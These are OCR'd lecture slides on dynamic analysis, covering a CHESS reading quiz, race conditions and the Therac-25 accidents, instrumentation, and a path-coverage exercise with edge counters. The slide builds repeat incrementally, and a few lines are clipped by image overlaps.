Dynamic Analysis

Martin Kellogg

Reading Quiz: dynamic analysis

Q1: **TRUE** or **FALSE**: When CHESS is in control of thread scheduling, it executes the schedule one thread at a time; consequently, single-stepping in the debugger was completely predictable (which is not true in general for a multithreaded program).

Q2: **TRUE** or **FALSE**: the authors describe an infinite loop that CHESS detected in a research operating system

Reading Quiz: dynamic analysis

Q1: **TRUE** or **FALSE**: When CHESS is in control of thread scheduling, it executes the schedule one thread at a time; consequently, single-stepping in the debugger was completely predictable (which is not true in general for a multithreaded program).

Q2: **TRUE** or **FALSE**: the authors describe an infinite loop that CHESS detected in a research operating system

Reading Quiz: dynamic analysis

Q1: **TRUE** or **FALSE**: When CHESS is in control of thread scheduling, it executes the schedule one thread at a time; consequently, single-stepping in the debugger was completely predictable (which is not true in general for a multithreaded program).

Q2: **TRUE** or **FALSE**: the authors describe an infinite loop that CHESS detected in a research operating system

- it was a spin loop that didn't do anything, but it was not infinite

Agenda: dynamic analysis

- **motivation and terminology**
- instrumentation
- properties of dynamic analysis
- real example analyses

Dynamic analysis

Definition: A *dynamic analysis* runs an instrumented program in a controlled manner to collect information which can be analyzed to learn about a property of interest.

Dynamic analysis

Definition: A *dynamic analysis* runs an instrumented program in a controlled manner to collect information which can be analyzed to learn about a property of interest.

- the key thing that makes a dynamic analysis “dynamic” is that it **runs the program**
    - in contrast, a static analysis doesn’t run the program

Dynamic analysis

Definition: A *dynamic analysis* runs an instrumented program in a controlled manner to collect information which can be analyzed to learn about a property of interest.

- the key thing that makes a dynamic analysis “dynamic” is that it **runs the program**
    - in contrast, a static analysis doesn’t run the program
- we’ve discussed a lot of dynamic analyses this semester already:

Dynamic analysis

Definition: A *dynamic analysis* runs an instrumented program in a controlled manner to collect information which can be analyzed to learn about a property of interest.

- the key thing that makes a dynamic analysis "dynamic" is that it **runs the program**
  - in contrast, a static analysis doesn't run the program
- we've discussed a lot of dynamic analyses this semester already:
  - **testing itself!**
  - computing coverage
  - detecting likely invariants (Daikon)
  - etc.

Dynamic analysis

Definition: A *dynamic analysis* runs an instrumented program in a controlled manner to collect information which can be analyzed to learn about a property of interest.


- the key thing that makes a dynamic analysis "dynamic" is that it **runs the program**
  - in contrast, a static an
- we've discussed a lot of dy :
  - **testing itself!**
  - computing coverage
  - detecting likely invariants (Daikon)
  - etc.

key questions for today:

- what are some **common features** of dynamic analyses?
- what else can we **do** with dynamic analysis?


An example: race conditions & Therac-25

- Radiation therapy machine for treating cancer




An example: race conditions & Therac-25

- Radiation therapy machine for treating cancer
- At least six accidents between 1985 and 1987 in which patients were given **massive overdoses** of radiation



An example: race conditions & Therac-25

- Radiation therapy machine for treating cancer
- At least six accidents between 1985 and 1987 in which patients were given **massive overdoses** of radiation
- Because of concurrent programming errors (**race conditions**!), it sometimes gave its patients radiation doses that were hundreds of times greater than normal, resulting in death or serious injury



An example: race conditions & Therac-25

- What is a ***race condition***?

An example: race conditions & Therac-25

- What is a ***race condition***?

Definition: Generally, a race condition is the behavior of a system where the output is dependent on the sequence or timing of other uncontrollable events. In software, a race condition occurs when two or more concurrent processes or **threads** access the same **shared state** without **mutual exclusion** (e.g., locking, etc.) and at least one of them **writes** to that state.

An example: race conditions & Therac-25

- What is a ***race condition***?

Definition: Generally, a race condition is the behavior of a system where the output is dependent on the sequence or timing of other uncontrollable events. In software, a race condition occurs when two or more concurrent processes or **threads** access the same **shared state** without **mutual exclusion** (e.g., locking, etc.) and at least one of them **writes** to that state.

- How can we detect a race condition?
  - testing? code review?

An example: race conditions & Therac-25

- What is a ***race condition***?

Definition: Generally, a race condition is the behavior of a system where the output is dependent on the sequence or timing of other uncontrollable events. In software, a race condition occurs when two or more concurrent processes or **threads** access the same **shared state** without **mutual exclusion** (e.g., locking, etc.) and at least one of them **writes** to that state.

- How can we detect a race condition?
    - testing? code review? **run the program with a special scheduler that we control?!?**

Dynamic analysis: difficult questions

These difficult questions could all be answered by **running the program** in **controlled conditions** (i.e., by a dynamic analysis):

Dynamic analysis: difficult questions

These difficult questions could all be answered by **running the program** in **controlled conditions** (i.e., by a dynamic analysis):

- Does this program have a race condition?
- Does this program run quickly enough?
- How much memory does this program use?
- Is this predicate an invariant of this program?
- Does this test suite cover all of this program?
- Can an adversary's input control this variable?
- How resilient is this distributed application to failures?

Analogy: cardiac stress test (“treadmill test”)


- Suppose that we want to find out about your heart.

Analogy: cardiac stress test ("treadmill test")

- Suppose that we want to find out about your heart.
  - Just looking at you (i.e, your "source code") may not be fully informative.

Analogy: cardiac stress test ("treadmill test")

- Suppose that we want to find out about your heart.
  - Just looking at you (i.e, your "source code") may not be fully informative.
  - We hook you up to electrodes, have you walk a special treadmill, and look at the results.



Dynamic analysis: common structure

- **Run** the program

Dynamic analysis: common structure


- Run the program
- In a systematic manner
  - On controlled inputs
  - On randomly-generated inputs
  - In a specialized VM or environment

Dynamic analysis: common structure


- **Run** the program
- In a **systematic** manner
    - On controlled inputs
    - On randomly-generated inputs
    - In a specialized VM or environment
- **Monitor** internal state at runtime
    - **Instrument** the program: capture data to learn more than "pass/fail"

Dynamic analysis: common structure

- Run the program
- In a systematic manner
  - On controlled inputs
  - On randomly-generated inputs
  - In a specialized VM or environment
- Monitor internal state at runtime
  - Instrument the program: capture data to learn more than “pass/fail”
- Analyze the results



Technician
ECG monitor
Electrode
Blood pressure cuff
Hand rail
Treadmill
The slope can be varied


software



software

controlled input or environment


instrumentation
Technician
ECG monitor
Electrode
Blood
pressure cuff
Hand rail
software
controlled
input or
environment
Treadmill
The slope
can be
varied


instrumentation
Technician
analysis
ECG monitor
Electrode
software
Blood
pressure cuff
Hand rail
controlled
input or
environment
Treadmill
The slope
can be
varied

Collecting Execution Information

Definition: ***Instrumenting*** a program involves modifying or rewriting its source code or binary executable to change its behavior, typically to record additional information.

Collecting Execution Information

Definition: *Instrumenting* a program involves modifying or rewriting its source code or binary executable to change its behavior, typically to record additional information.

- e.g., add `print("reached line $X")` to each line X
  - recall that this is how coverage instrumentation worked

Collecting Execution Information

Definition: *Instrumenting* a program involves modifying or rewriting its source code or binary executable to change its behavior, typically to record additional information.

- e.g., add `print(“reached line $X”)` to each line X
  - recall that this is how **coverage instrumentation** worked
- This can be done at **compile time**
  - e.g., gcov, cobertura, etc.

Collecting Execution Information

Definition: ***Instrumenting*** a program involves modifying or rewriting its source code or binary executable to change its behavior, typically to record additional information.

- e.g., add `print("reached line $X")` to each line X
  - recall that this is how **coverage instrumentation** worked
- This can be done at **compile time**
  - e.g., gcov, cobertura, etc.
- It can also be done via a **specialized VM**
  - e.g., valgrind, specialized JVMs, etc.

Collecting Execution Information

Definition: *Instrumenting* g
its source code or binary y
to record additional infor

- e.g., add `print("reac`
  - recall that this is l
- This can be done at **c**
  - e.g., gcov, covertu
- It can also be done via a specialized VM
  - e.g., valgrind, specialized JVMs, etc.

A **common student pitfall**: confusing what happens at **compile time** ("preparing the program to record information") and what happens at **run time** ("actually recording the information")

- You instrument the program *before* running it

Example: path coverage

- You want to determine how many times each **acyclic path** in a method is executed on a given test input.
  - How do you change the program to record information that will allow you to discover this?

Example: path coverage

- You want to determine how many times each **acyclic path** in a method is executed on a given test input.
  - How do you change the program to record information that will allow you to discover this?
- How do you do it for this example? **In-class exercise in pairs**:

```
if (a < b) { foo(); } else { bar(); }
if (c < d) { baz(); } else { quoz(); }
```

Example: path coverage: instrument edges

```
P: if (a < b) {
      Q: count["P->Q"]++; foo(); }
   else {
      R: count["P->R"]++; bar(); }
S: if (c < d) {
      T: count["S->T"]++; baz(); }
   else {
      U: count["S->U"]++; quoz(); }
```

Example: path coverage: inst

```
P: if (a < b) {
      Q: count["P->Q"]++; foo(
   else {
      R: count["P->R"]++; bar(); }
S: if (c < d) {
      T: count["S->T"]++; baz(); }
   else {
      U: count["S->U"]++; quoz(); }
```

Suppose:

- P→Q = 2
- P→R = 4
- S→T = 3
- S→U = 3

How many times was P->Q->S->T taken?

Example: path coverage: inst

```
P: if (a < b) {
       Q: count[“P->Q”]++; foo(
   else {
       R: count[“P->R”]++; bar(); }
S: if (c < d) {
       T: count[“S->T”]++; baz(); }
   else {
       U: count[“S->U”]++; quoz(); }
```

Suppose:

- $P \rightarrow Q = 2$
- $P \rightarrow R = 4$
- $S \rightarrow T = 3$
- $S \rightarrow U = 3$

How many times was P->Q->S->T taken?

a	b	c	d
0	1	0	1
0	1	0	1
1	0	1	0
1	0	1	0
1	0	1	0
1	0	0	1

2 times!

Example: path coverage: inst

```
P: if (a < b) {
        Q: count["P->Q"]++; foo(
   else {
        R: count["P->R"]++; bar(); }
S: if (c < d) {
        T: count["S->T"]++; baz(); }
   else {
        U: count["S->U"]++; quoz(); }
```

Suppose:

- P→Q = 2
- P→R = 4
- S→T = 3
- S→U = 3

How many times was P->Q->S->T taken?


a	b	c	d
0	1	0	1
0	1	0	1
1	0	1	0
1	0	1	0
1	0	1	0
1	0	0	1

2 times!

a	b	c	d
0	1	0	1
